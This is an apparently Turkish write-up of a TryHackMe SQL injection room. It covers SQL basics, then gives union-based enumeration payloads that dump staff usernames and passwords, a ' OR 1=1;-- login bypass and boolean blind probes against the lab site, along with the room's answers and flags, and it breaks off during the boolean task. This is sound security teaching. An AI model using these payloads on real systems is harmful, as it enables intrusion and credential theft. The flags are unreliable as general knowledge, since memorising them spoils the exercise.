

SQL Injection

Task 1 Brief (Görev 1 Brief)

Çoğunlukla SQLi olarak adlandırılan SQL (Yapılandırılmış Sorgu Dili) Enjeksiyonu, bir web uygulaması veritabanı sunucusunda kötü niyetli sorguların yürütülmesine neden olan bir saldırdır. Bir web uygulaması, bir kullanıcıdan gelen ve düzgün bir şekilde doğrulanmamış girdileri kullanarak bir veritabanıyla iletişim kurduğunda, bir saldırganın özel ve müşteri verilerini çalma, silme veya değiştirme ve ayrıca özel veya müşteri alanlarına yönelik web uygulaması kimlik doğrulama yöntemlerine saldırma potansiyeli vardır. Bu nedenle SQLi en eski web uygulaması güvenlik açıklarından biridir ve aynı zamanda en zarar verici olanı da olabilir.

Bu odada, veritabanlarının ne olduğunu, bazı temel SQL komutları ile SQL'in ne olduğunu, SQL güvenlik açıklarının nasıl tespit edileceğini, SQLi güvenlik açıklarından nasıl yararlanılacağını ve bir geliştirici olarak SQL Enjeksiyonuna karşı kendinizi nasıl koruyabileceğinizi öğreneceksiniz.

Soru ⇒ SQL ne anlama geliyor?

Cevap ⇒ **Structured Query Language**

Task 2 What is a Database? (Görev 2 Veritabanı nedir?)


Veritabanlarıyla çalışmaya veya onlardan yararlanmaya alışık değilseniz, muhtemelen alışmanız gereken bazı yeni terminoloji vardır, bu nedenle veritabanlarının nasıl yapılandırıldığı ve nasıl çalıştığı hakkında bazı temel bilgilerle başlayalım.

Veritabanı nedir?

Veritabanı, veri koleksiyonlarını organize bir şekilde elektronik olarak depolamanın bir yoludur. Bir veritabanı, Veritabanı Yönetim Sistemi'nin kısaltması olan bir DBMS


tarafından kontrol edilir. VTYS'ler iki gruba ayrılır: İlişkisel ve İlişkisel Olmayan; bu odanın odak noktası İlişkisel veritabanları olacaktır; karşılaşacağınız bazı yaygın olanlar MySQL, Microsoft SQL Server, Access, PostgreSQL ve SQLite'tır. İlişkisel ve İlişkisel Olmayan veritabanları arasındaki farkı bu görevin sonunda açıklayacağız, ancak önce birkaç terimi öğrenmek önemlidir.

Bir DBMS içinde, her biri kendi ilgili veri kümesini içeren birden fazla veritabanınız olabilir. Örneğin, "mağaza" adında bir veritabanınız olabilir. Bu veritabanında, satın alınabilecek ürünler, online mağazanıza kaydolan kullanıcılar ve aldığınız siparişlerle ilgili bilgileri saklamak istiyorsunuz. Bu bilgileri tablo adı verilen bir şey kullanarak veritabanında ayrı ayrı depolarsınız. Tablolar, her biri için benzersiz bir adla tanımlanır. Bu yapıyı aşağıdaki şemada görebilirsiniz, ancak bir işletmenin personel bilgilerini veya hesap ekibini depolamak için nasıl başka ayrı veritabanlarına sahip olabileceğini de görebilirsiniz.



Tablolar nedir?

Bir tablo sütunlardan ve satırlardan oluşur; bir tabloyu hayal etmenin yararlı bir yolu, üstten soldan sağa doğru giden ve hücrenin adını içeren sütunların ve her biri gerçek verileri içeren yukarıdan aşağıya doğru giden satırların bulunduğu bir ızgara gibidir.



The diagram shows a table with three columns and three rows. A green double-headed arrow at the top is labeled 'Columns'. A blue double-headed arrow on the left is labeled 'Rows'.

id	username	password
1	jon	pass123
2	admin	p4ssword
3	martin	secret123

Sütunlar:

Daha çok alan olarak adlandırılan her sütunun tablo başına benzersiz bir adı vardır. Bir sütun oluştururken, içereceği veri türünü de belirlersiniz; yaygın olanlar tamsayılar (sayılar), dizeler (standart metin) veya tarihlerdir. Bazı veritabanları, konum bilgisi içeren coğrafi veriler gibi çok daha karmaşık veriler içerebilir. Veri türünün ayarlanması, "hello world" dizesinin tarihler için tasarlanmış bir sütunda depolanması gibi yanlış bilgilerin depolanmamasını da sağlar. Böyle bir durumda, veritabanı sunucusu genellikle bir hata mesajı üretecektir. Tamsayı içeren bir sütunda otomatik artırma özelliği de etkinleştirilebilir; bu, her veri satırına sonraki her satırla birlikte büyüyen (artan) benzersiz bir sayı verir. Bunu yapmak, anahtar alan olarak adlandırılan şeyi oluşturur; bir anahtar alanın her veri satırı için benzersiz olması gerekir ve SQL sorgularında tam olarak o satırı bulmak için kullanılabilir.

satırlar:

Satırlar veya kayıtlar ayrı veri satırları içerir. Tabloya veri eklediğinizde yeni bir satır/kayıt oluşturulur; veri sildiğinizde ise bir satır/kayıt kaldırılır.

Relational Vs Non-Relational Databases: (İlişkisel ve İlişkisel Olmayan Veritabanları:)

İlişkisel bir veritabanı bilgileri tablolarda depolar ve genellikle tablolar aralarında bilgi paylaşır; depolanan verileri belirtmek ve tanımlamak için sütunları ve verileri gerçekten depolamak için satırları kullanırlar. Tablolar genellikle benzersiz bir kimliğe (birincil anahtar) sahip bir sütun içerecek ve bu sütun daha sonra diğer tablolarda referans olarak kullanılacak ve tablolar arasında bir ilişkiye neden olacaktır, dolayısıyla ilişkisel veritabanı adı verilecektir.

Öte yandan, bazen NoSQL olarak da adlandırılan ilişkisel olmayan veritabanları, verileri depolamak için tablolar, sütunlar ve satırlar kullanmayan her türlü veritabanıdır. Belirli bir veritabanı düzeninin oluşturulması gerekmez, böylece her

veri satırı farklı bilgiler içerebilir ve ilişkisel bir veritabanına göre daha fazla esneklik sağlar. Bu türdeki bazı popüler veritabanları MongoDB, Cassandra ve ElasticSearch'tür.

Artık bir veritabanının ne olduğunu öğrendiğinize göre, SQL kullanarak onunla nasıl konuşabileceğimizi öğrenelim.

Sorular

Soru ⇒ Bir veritabanını kontrol eden yazılımın kısaltması nedir?

Cevap ⇒ **DBMS**

Soru ⇒ Verileri tutan ızgara benzeri yapının adı nedir?

Cevap ⇒ **table**

Task 3 What is SQL? (Görev 3 SQL nedir?)

SQL (Structured Query Language), veritabanlarını sorgulamak için kullanılan zengin özelliklere sahip bir dildir. Bu SQL sorguları daha çok deyimler olarak adlandırılır.

Bu görevde ele alacağımız komutların en basitleri veri almak (seçmek), güncellemek, eklemek ve silmek için kullanılır. Biraz benzer olsa da, bazı veritabanı sunucularının kendi sözdizimi ve işlerin nasıl yürüdüğüne dair küçük değişiklikleri vardır. Bu örneklerin tümü MySQL veritabanına dayanmaktadır. Dersleri öğrendikten sonra, farklı sunucular için alternatif sözdizimini çevrimiçi olarak kolayca arayabileceksiniz. SQL sözdiziminin büyük/küçük harfe duyarlı olmadığını belirtmek gerekir.

SELECT

Öğreneceğimiz ilk sorgu türü, veritabanından veri almak için kullanılan SELECT sorgusudur.

```
select * from users;
```

id	username	password
1	jon	pass123

2	admin	p4ssword
3	martin	secret123

İlk kelime SELECT, veritabanına bazı verileri almak istediğimizi söyler; * veritabanına tablodaki tüm sütunları geri almak istediğimizi söyler. Örneğin, tablo üç sütun içerebilir (id, kullanıcı adı ve şifre). "from users" veritabanına, verileri users adlı tablodan almak istediğimizi söyler. Son olarak, sondaki noktalı virgül veritabanına bunun sorgunun sonu olduğunu söyler.

Bir sonraki sorgu yukarıdakine benzer, ancak bu kez veritabanı tablosundaki tüm sütunları döndürmek için * kullanmak yerine, yalnızca kullanıcı adı ve parola alanını istiyoruz.

```
select username,password from users;
```

username	password
jon	pass123
admin	p4ssword
martin	secret123

Aşağıdaki sorgu, ilkinde olduğu gibi, * seçicisini kullanarak tüm sütunları döndürür ve ardından "LIMIT 1" cümlesi veritabanını yalnızca bir veri satırı döndürmeye zorlar. Sorguyu "LIMIT 1,1" olarak değiştirmek, sorguyu ilk sonucu atlamaya zorlar ve ardından "LIMIT 2,1" ilk iki sonucu atlar ve bu böyle devam eder. İlk sayının veritabanına kaç sonuç atlamak istediğinizi, ikinci sayının ise kaç satır döndürüleceğini söylediğini hatırlamanız gerekir.

```
select * from users LIMIT 1;
```

id	username	password
1	jon	pass123

Son olarak, where cümlesini kullanacağız; bu şekilde, belirli cümlelerimizle eşleşen verileri döndürerek tam olarak ihtiyaç duyduğumuz verileri hassas bir şekilde seçebiliriz:

```
select * from users where username='admin';
```

id	username	password
2	admin	p4ssword

Bu, yalnızca kullanıcı adının admin'e eşit olduğu satırları döndürecektir.

```
select * from users where username != 'admin';
```

id	username	password
1	jon	pass123
3	martin	secret123

Bu, yalnızca kullanıcı adının admin'e eşit OLMADIĞI satırları döndürecektir.

```
select * from users where username='admin' or username='jon';
```

id	username	password
1	jon	pass123
2	admin	p4ssword

Bu, yalnızca kullanıcı adının admin veya jon'a eşit olduğu satırları döndürecektir.

```
select * from users where username='admin' and password='p4ssword';
```

id	username	password
2	admin	p4ssword

Bu, yalnızca kullanıcı adının admin'e ve parolanın p4ssword'e eşit olduğu satırları döndürür.

like cümlesini kullanmak, tam eşleşme olmayan ancak bunun yerine % yüzde işaretiyle temsil edilen joker karakterin nereye yerleştirileceğini seçerek belirli karakterlerle başlayan, içeren veya biten verileri belirtmenize olanak tanır.

```
select * from users where username like 'a%';
```

id	username	password
2	admin	p4ssword

Bu, a harfiyle başlayan bir kullanıcı adına sahip tüm satırları döndürür.

```
select * from users where username like '%a';
```

id	username	password
1	jon	pass123
2	admin	p4ssword
3	martin	secret123

Bu, n harfiyle biten bir kullanıcı adına sahip tüm satırları döndürür.

```
select * from users where username like '%mi%';
```

id	username	password
2	admin	p4ssword

Bu, içinde mi karakterlerini içeren bir kullanıcı adı olan tüm satırları döndürür.

UNION

UNION deyimi iki veya daha fazla SELECT deyiminin sonuçlarını birleştirerek tek veya birden fazla tablodan veri alır; bu sorgunun kuralları UNION deyiminin her SELECT deyiminde aynı sayıda sütunu alması, sütunların benzer veri türünde olması ve sütun sırasının aynı olmasıdır. Bu kulağa çok açık gelmeyebilir, bu nedenle aşağıdaki benzetmeyi kullanalım. Bir şirketin yeni bir katalog yayınlamak için tüm müşterilerinin ve tedarikçilerinin adreslerini içeren bir liste oluşturmak istediğini varsayalım. Aşağıdaki içeriğe sahip müşteriler adında bir tablomuz var:

id	name	address	city	postcode
1	Mr John Smith	123 Fake Street	Manchester	M2 3FJ
2	Mrs Jenny Palmer	99 Green Road	Birmingham	B2 4KL
3	Miss Sarah Lewis	15 Fore Street	London	NW12 3GH

Bir diğeri de aşağıdaki içeriğe sahip tedarikçileri aradı:

id	company	address	city	postcode
1	Widgets Ltd	Unit 1a, Newby Estate	Bristol	BS19 4RT
2	The Tool Company	75 Industrial Road	Norwich	N22 3DR
3	Axe Makers Ltd	2b Makers Unit, Market Road	London	SE9 1KK

Aşağıdaki SQL Deyimini kullanarak, iki tablodan gelen sonuçları toplayabilir ve bunları tek bir sonuç kümesine koyabiliriz:

```
SELECT name,address,city,postcode from customers UNION SELECT company,address,city,postcode from suppliers;
```

name	address	city	postcode
------	---------	------	----------

Mr John Smith	123 Fake Street	Manchester	M2 3FJ
Mrs Jenny Palmer	99 Green Road	Birmingham	B2 4KL
Miss Sarah Lewis	15 Fore Street	London	NW12 3GH
Widgets Ltd	Unit 1a, Newby Estate	Bristol	BS19 4RT
The Tool Company	75 Industrial Road	Norwich	N22 3DR
Axe Makers Ltd	2b Makers Unit, Market Road	London	SE9 1KK

INSERT

INSERT deyimi veritabanına tabloya yeni bir veri satırı eklemek istediğimizi söyler. "into users" veritabanına verileri hangi tabloya eklemek istediğimizi söyler, "(username,password)" veri sağladığımız sütunları sağlar ve ardından "values ('bob','password');" daha önce belirtilen sütunlar için verileri sağlar.

```
insert into users (username,password) values ('bob','password123');
```

id	username	password
1	jon	pass123
2	admin	p4ssword
3	martin	secret123
4	bob	password123

UPDATE

UPDATE deyimi, veritabanına bir tablo içindeki bir veya daha fazla veri satırını güncellemek istediğimizi söyler. Güncellemek istediğiniz tabloyu "update %tablename% SET" kullanarak belirtirsiniz ve ardından "username='root',password='pass123'" gibi virgülle ayrılmış bir liste olarak güncellemek istediğiniz alanı veya alanları seçersiniz ve son olarak, SELECT deyimine benzer şekilde, "where username='admin';" gibi where cümlesini kullanarak tam olarak hangi satırların güncelleneceğini belirtebilirsiniz.

```
update users SET username='root',password='pass123' where username='admin';
```

id	username	password
1	jon	pass123
2	root	pass123
3	martin	secret123

4	bob	password123
---	-----	-------------

DELETE

DELETE deyimi, veritabanına bir veya daha fazla veri satırını silmek istediğimizi söyler. Döndürmek istediğiniz sütunların eksik olması dışında, bu sorgunun biçimi SELECT'e çok benzer. Where cümlesini kullanarak hangi verilerin silineceğini ve LIMIT cümlesini kullanarak silinecek satır sayısını tam olarak belirtebilirsiniz.

```
delete from users where username='martin';
```

id	username	password
1	jon	pass123
2	root	pass123
4	bob	password123

```
delete from users;
```

Sorguda WHERE cümlesi kullanılmadığı için tablodaki tüm veriler silinmiştir.

id	username	password
----	----------	----------

Sorular

Soru ⇒ Verileri almak için hangi SQL deyimi kullanılır?

Cevap ⇒ **SELECT**

Soru ⇒ Birden fazla tablodan veri almak için hangi SQL cümlesi kullanılabilir?

Cevap ⇒ **UNION**

Soru ⇒ Veri eklemek için hangi SQL deyimi kullanılır?

Cevap ⇒ **INSERT**

Task 4 What is SQL Injection? (Görev 4 SQL Enjeksiyonu Nedir?)

SQL Enjeksiyonu Nedir?

SQL kullanan bir web uygulamasının SQL Injection'a dönüşebileceği nokta, kullanıcı tarafından sağlanan verilerin SQL sorgusuna dahil edilmesidir.

Neye benziyor?

Çevrimiçi bir blogla karşılaştığınız ve her blog girdisinin benzersiz bir kimlik numarasına sahip olduğu aşağıdaki senaryoyu ele alalım. Blog girdileri, herkese açık olarak yayınlanmaya hazır olup olmadıklarına bağlı olarak herkese açık ya da özel olarak ayarlanmış olabilir. Her blog girdisinin URL'si aşağıdaki gibi görünebilir:

```
https://website.thm/blog?id=1
```

Yukarıdaki URL'den, seçilen blog girdisinin sorgu dizesindeki id parametresinden geldiğini görebilirsiniz. Web uygulamasının makaleyi veritabanından alması gerekir ve aşağıdakine benzer bir SQL deyimi kullanabilir:

```
SELECT * from blog where id=1 and private=0 LIMIT 1;
```

Önceki görevde öğrendiklerinizden, yukarıdaki SQL deyiminin blog tablosunda id numarası 1 ve özel sütunu 0 olarak ayarlanmış bir makale aradığını anlayabilmeniz gerekir; bu, makalenin herkese açık olarak görüntülenebileceği anlamına gelir ve sonuçları yalnızca bir eşleşmeyle sınırlar.

Bu görevin başında belirtildiği gibi, SQL Enjeksiyonu, kullanıcı girdisi veritabanı sorgusuna dahil edildiğinde ortaya çıkar. Bu örnekte, sorgu dizesindeki id parametresi doğrudan SQL sorgusunda kullanılmaktadır.

Bu görevin başında belirtildiği gibi, SQL Enjeksiyonu, kullanıcı girdisi veritabanı sorgusuna eklendiğinde ortaya çıkar. Bu örnekte, sorgu dizesindeki id parametresi doğrudan SQL sorgusunda kullanılmaktadır.

ID 2 numaralı makalenin hala özel olarak kilitli olduğunu ve bu nedenle web sitesinde görüntülenemediğini varsayalım. Şimdi bunun yerine URL'yi çağırabiliriz:

```
https://website.thm/blog?id=2;--
```

Bu da SQL ifadesini üretecektir:

```
SELECT * from blog where id=2;-- and private=0 LIMIT 1;
```

URL'deki noktalı virgül SQL deyiminin sonunu belirtir ve iki tire işareti bundan sonraki her şeyin yorum olarak değerlendirilmesine neden olur. Bunu yaparak, aslında sadece sorguyu çalıştırmış olursunuz:

```
SELECT * from blog where id=2;--
```

Bu da herkese açık olarak ayarlanmış olsun ya da olmasın 2 ID'li makaleyi döndürecektir.

Bu, Bant İçi SQL Enjeksiyonu olarak adlandırılan türde bir SQL Enjeksiyonu güvenlik açığının sadece bir örneğiydi; toplamda üç tür vardır: Bant İçi, Kör ve Bant Dışı, bunları aşağıdaki görevlerde tartışacağız.

Soru ⇒ SQL sorgusunun sonunu hangi karakter belirtir?

Cevap ⇒ ;

Task 5 In-Band SQLi (Görev 5 Bant İçi SQLi)

In-Band SQL Injection (Bant İçi SQL Enjeksiyonu)

Bant İçi SQL Enjeksiyonu, tespit edilmesi ve istismar edilmesi en kolay türdür; Bant İçi, güvenlik açığından yararlanmak ve sonuçları almak için kullanılan aynı iletişim yöntemini ifade eder; örneğin, bir web sitesi sayfasında bir SQL Enjeksiyonu güvenlik açığını keşfetmek ve ardından veritabanından aynı sayfaya veri çekebilmek.

Error-Based SQL Injection (Hata Tabanlı SQL Enjeksiyonu)

Bu tür SQL Enjeksiyonu, veritabanından gelen hata mesajları doğrudan tarayıcı ekranına yazdırıldığı için veritabanı yapısı hakkında kolayca bilgi edinmek için en kullanışlı olanıdır. Bu genellikle tüm bir veritabanını numaralandırmak için kullanılabilir.

Union-Based SQL Injection (Birlik Tabanlı SQL Enjeksiyonu)

Bu tür Enjeksiyon, sayfaya ek sonuçlar döndürmek için bir SELECT deyiminin yanı sıra SQL UNION operatörünü kullanır. Bu yöntem, bir SQL Enjeksiyonu açığı yoluyla büyük miktarda veri elde etmenin en yaygın yoludur.

Pratik:

SQL Enjeksiyonu Örneği uygulama laboratuvarını kullanmak için yeşil renkli "Makineyi Başlat" düğmesine tıklayın. Her seviye, sahte bir tarayıcı ve ayrıca sorgularınızı/ödeme yükünüzü doğru yapmanıza yardımcı olacak SQL Sorgusu ve Hata kutuları içerir.

Uygulama laboratuvarının birinci seviyesi, sorgu dizesindeki kimlik numarası değiştirilerek erişilebilen farklı makaleler içeren bir blog içeren sahte bir tarayıcı ve

web sitesi içerir.

Hata tabanlı SQL Enjeksiyonunu keşfetmenin anahtarı, bir hata mesajı üretilinceye kadar belirli karakterleri deneyerek kodun SQL sorgusunu kırmaktır; bunlar genellikle tek kesme işareti (') veya tırnak işaretidir (").

id=1'den sonra bir kesme işareti (') yazmayı deneyin ve enter tuşuna basın. Bunun size söz diziminizde bir hata olduğunu bildiren bir SQL hatası döndürdüğünü göreceksiniz. Bu hata mesajını almış olmanız, bir SQL Injection açığının varlığını doğrulamaktadır. Şimdi bu güvenlik açığından faydalanabilir ve hata mesajlarını kullanarak veritabanı yapısı hakkında daha fazla bilgi edinebiliriz.

Yapmamız gereken ilk şey, bir hata mesajı görüntülemekten tarayıcıya veri döndürmektir. İlk olarak, UNION operatörünü deneyeceğiz, böylece seçersek ekstra bir sonuç alabiliriz. Mock browsers id parametresini şu şekilde ayarlamayı deneyin:

```
1 UNION SELECT 1
```

Bu deyim, UNION SELECT deyiminin orijinal SELECT sorgusundan farklı sayıda sütuna sahip olduğunu bildiren bir hata mesajı üretmelidir. Öyleyse tekrar deneyelim ama başka bir sütun ekleyelim:

```
1 UNION SELECT 1,2
```

Yine aynı hata, bu yüzden başka bir sütun ekleyerek tekrarlayalım:

```
1 UNION SELECT 1,2,3
```

Başarılı, hata mesajı gitti ve makale görüntüleniyor, ancak şimdi makale yerine verilerimizi görüntülemek istiyoruz. Makale görüntüleniyor çünkü web sitesinin kodunda bir yerde ilk döndürülen sonucu alıyor ve bunu gösteriyor. Bunu aşmak için, ilk sorgunun hiçbir sonuç üretmemesine ihtiyacımız var. Bu basitçe makale kimliğini 1'den 0'a değiştirerek yapılabilir.

```
0 UNION SELECT 1,2,3
```

Şimdi makalenin sadece UNION seçiminin sonucundan oluştuğunu ve 1, 2 ve 3 sütun değerlerini döndürdüğünü göreceksiniz. Daha faydalı bilgiler elde etmek için bu döndürülen değerleri kullanmaya başlayabiliriz. İlk olarak, erişimimiz olan veritabanı adını alacağız:

```
0 UNION SELECT 1,2,database()
```

Şimdi daha önce 3 rakamının nerede görüntülendiğini göreceksiniz; artık sqli_one olan veritabanının adını gösteriyor.

Bir sonraki sorgumuz bu veritabanında bulunan tabloların bir listesini toplayacaktır.

```
0 UNION SELECT 1,2,group_concat(table_name) FROM information_schema.tables WHERE table_schema = 'sqli_one'
```

Bu sorguda öğrenilecek birkaç yeni şey var. İlk olarak, group_concat() yöntemi belirtilen sütunu (bizim durumumuzda tablo_adı) birden fazla döndürülen satırdan alır ve virgülle ayrılmış tek bir dizeye koyar. Bir sonraki şey information_schema veritabanıdır; veritabanının her kullanıcısının buna erişimi vardır ve kullanıcının erişebildiği tüm veritabanları ve tablolar hakkında bilgi içerir. Bu özel sorguda, sqli_one veritabanındaki article ve staff_users olan tüm tabloları listelemek istiyoruz.

İlk seviye Martin'in şifresini bulmayı amaçladığından, bizi ilgilendiren staff_users tablosudur. Aşağıdaki sorguyu kullanarak bu tablonun yapısını bulmak için yine information_schema veritabanını kullanabiliriz.

```
0 UNION SELECT 1,2,group_concat(column_name) FROM information_schema.columns WHERE table_name = 'staff_users'
```

Bu, önceki SQL sorgusuna benzer. Ancak, almak istediğimiz bilgi table_name'den column_name'e değişti, information_schema veritabanında sorguladığımız tablo tablolardan sütunlara değişti ve table_name sütununun staff_users değerine sahip olduğu tüm satırları arıyoruz.

Sorgu sonuçları staff_users tablosu için üç sütun sağlar: id, password ve username. Kullanıcı bilgilerini almak için aşağıdaki sorgumuzda kullanıcı adı ve parola sütunlarını kullanabiliriz.

```
0 UNION SELECT 1,2,group_concat(username,':',password SEPARATOR '<br>') FROM staff_users
```

Yine group_concat satırları tek bir dizeye döndürmek ve okumayı kolaylaştırmak için yöntemini kullanıyoruz. Kullanıcı adını ve şifreyi birbirinden ayırmak için,':' ekledik. Virgülle ayrılmak yerine, daha kolay okunabilmesi için her sonucun ayrı bir satırda olmasını zorunlu kılan HTML etiketini seçtik.

Şimdi Martin'in şifresine erişerek bir sonraki seviyeye geçebilirsiniz.

Soru ⇒ Seviye 1'i tamamladıktan sonra bayrak nedir?

Cevap ⇒ **THM{SQL_INJECTION_3840}**

Task 6 Blind SQLi - Authentication Bypass (Görev 6 Kör SQLi - Kimlik Doğrulama Bypass'ı)

Blind SQLi (Kör SQLi)

Saldırımızın sonuçlarını doğrudan ekranda görebildiğimiz Bant İçi SQL enjeksiyonunun aksine, kör SQLi, enjekte edilen sorgularımızın gerçekten başarılı olup olmadığını doğrulamak için çok az veya hiç geri bildirim almadığımız zamandır, bunun nedeni hata mesajlarının devre dışı bırakılmış olmasıdır, ancak enjeksiyon yine de çalışır. Tüm bir veritabanını başarılı bir şekilde numaralandırmak için ihtiyacımız olan tek şeyin bu küçük geri bildirim olması sizi şaşırtabilir.

Authentication Bypass (Kimlik Doğrulama Bypass)

En basit Blind SQL Injection tekniklerinden biri, oturum açma formları gibi kimlik doğrulama yöntemlerini atlamaktır. Bu örnekte, veritabanından veri almakla ilgilenmiyoruz; sadece oturum açma işlemini geçmek istiyoruz.

Bir kullanıcı veritabanına bağlı olan oturum açma formları genellikle web uygulamasının kullanıcı adı ve parolanın içeriğiyle değil, bu ikisinin kullanıcılar tablosunda eşleşip eşleşmediğiyle ilgileneceği şekilde geliştirilir. Temel anlamda, web uygulaması veritabanına şu soruyu sorar: "bob kullanıcı adı ve bob123 parolası olan bir kullanıcı var mı?" veritabanı evet ya da hayır (doğru/yanlış) yanıtını verir ve bu yanıtla bağlı olarak web uygulamasının devam etmenize izin verip vermeyeceğini belirler.

Yukarıdaki bilgiler dikkate alındığında, geçerli bir kullanıcı adı/şifre çiftini numaralandırmak gereksizdir. Sadece evet/doğru şeklinde yanıt veren bir veritabanı sorgusu oluşturmamız gerekiyor.

Pratik:

SQL Enjeksiyonu örneklerinin İkinci Seviyesi tam olarak bu örneği göstermektedir. "SQL Sorgusu" etiketli kutuda veritabanına yapılan sorgunun aşağıdaki gibi olduğunu görebiliriz:

```
select * from users where username='%username%' and password='%password%' LIMIT 1;
```

N.B %username% ve %password% değerleri oturum açma formu alanlarından alınır. Bu alanlar şu anda boş olduğu için SQL Sorgusu kutusundaki ilk değerler boş olacaktır.

Bunu her zaman true olarak dönen bir sorgu haline getirmek için şifre alanına aşağıdakileri girebiliriz:

```
' OR 1=1;--
```

Bu da SQL sorgusunu aşağıdakine dönüştürür:

```
select * from users where username='' and password='' OR 1=1;
```

1=1 doğru bir ifade olduğundan ve bir OR operatörü kullandığımızdan, bu her zaman sorgunun doğru olarak dönmesine neden olur, bu da veritabanının geçerli bir kullanıcı adı/parola kombinasyonu bulduğu ve erişime izin verilmesi gerektiği konusunda web uygulamaları mantığını tatmin eder.

Soru ⇒ İkinci seviyeyi tamamladıktan sonra bayrak nedir? (ve 3. seviyeye geçilir)

Cevap ⇒ **THM{SQL_INJECTION_9581}**

Task 7 Blind SQLi - Boolean Based (Görev 7 Kör SQLi - Boolean Tabanlı)

Boolean Based (Boolean Tabanlı)

Boolean tabanlı SQL Enjeksiyonu, enjeksiyon girişimlerimizden aldığımız yanıt ifade eder; bu yanıt doğru/yanlış, evet/hayır, açık/kapalı, 1/0 veya yalnızca iki sonucu olabilecek herhangi bir yanıt olabilir. Bu sonuç SQL Enjeksiyon yükümüzün başarılı olduğunu ya da olmadığını teyit eder. İlk bakışta, bu sınırlı yanıtın çok fazla bilgi sağlayamayacağını düşünebilirsiniz. Yine de, sadece bu iki yanıtla, tüm bir veritabanı yapısını ve içeriğini listelemek mümkündür.

Pratik:

SQL Enjeksiyonu Örnekleri Makinesi'nin üçüncü seviyesinde, aşağıdaki URL'ye sahip sahte bir tarayıcı sunulur:

<https://website.thm/checkuser?username=admin>

Tarayıcı gövdesi {"alındı":true} içerir. Bu API uç noktası, kullanıcıdan farklı bir kullanıcı adı seçmesini istemek için bir kullanıcı adının zaten kayıtlı olup olmadığını kontrol eden birçok kayıt formunda bulunan ortak bir özelliği kopyalar. Alınan değer true olarak ayarlandığından, admin kullanıcı adının zaten kayıtlı olduğunu varsayabiliriz. Bunu, sahte tarayıcının adres çubuğundaki kullanıcı adını admin'den admin123'e değiştirerek doğrulayabiliriz ve enter tuşuna bastığınızda, alınan değer artık false olarak değiştiğini göreceksiniz.

İşlenen SQL sorgusu aşağıdaki gibi görünür:

```
select * from users where username = '%username%' LIMIT 1;
```

Üzerinde kontrol sahibi olduğumuz tek girdi sorgu dizesindeki kullanıcı adıdır ve SQL enjeksiyonumuzu gerçekleştirmek için bunu kullanmamız gerekecektir. Kullanıcı adını admin123 olarak tutarak, veritabanının doğru şeyleri onaylamasını sağlamak için buna ekleme yapmaya başlayabilir ve alınan alanın durumunu yanlıştan doğruya değiştirebiliriz.

Önceki seviyelerde olduğu gibi, ilk görevimiz kullanıcılar tablosundaki sütun sayısını belirlemektir; bunu UNION deyimini kullanarak başarabiliriz. Kullanıcı adı değerini aşağıdaki gibi değiştirin:

```
admin123' UNION SELECT 1;--
```

Web uygulaması false olarak alınan değerle yanıt verdiği için, bunun sütunların yanlış değeri olduğunu doğrulayabiliriz. true değerini alana kadar daha fazla sütun eklemeye devam edin. Kullanıcı adını aşağıdaki değere ayarlayarak cevabın üç sütun olduğunu doğrulayabilirsiniz:

```
admin123' UNION SELECT 1,2,3;--
```

Artık sütun sayımızı belirlediğimize göre, veritabanının numaralandırılması üzerinde çalışabiliriz. İlk görevimiz veritabanı adını bulmaktır. Bunu, yerleşik database() yöntemini kullanarak ve ardından true durumunu döndürecek sonuçları bulmaya çalışmak için like operatörünü kullanarak yapabiliriz.

Aşağıdaki kullanıcı adı değerini deneyin ve ne olacağını görün:

```
admin123' UNION SELECT 1,2,3 where database() like '%';--
```

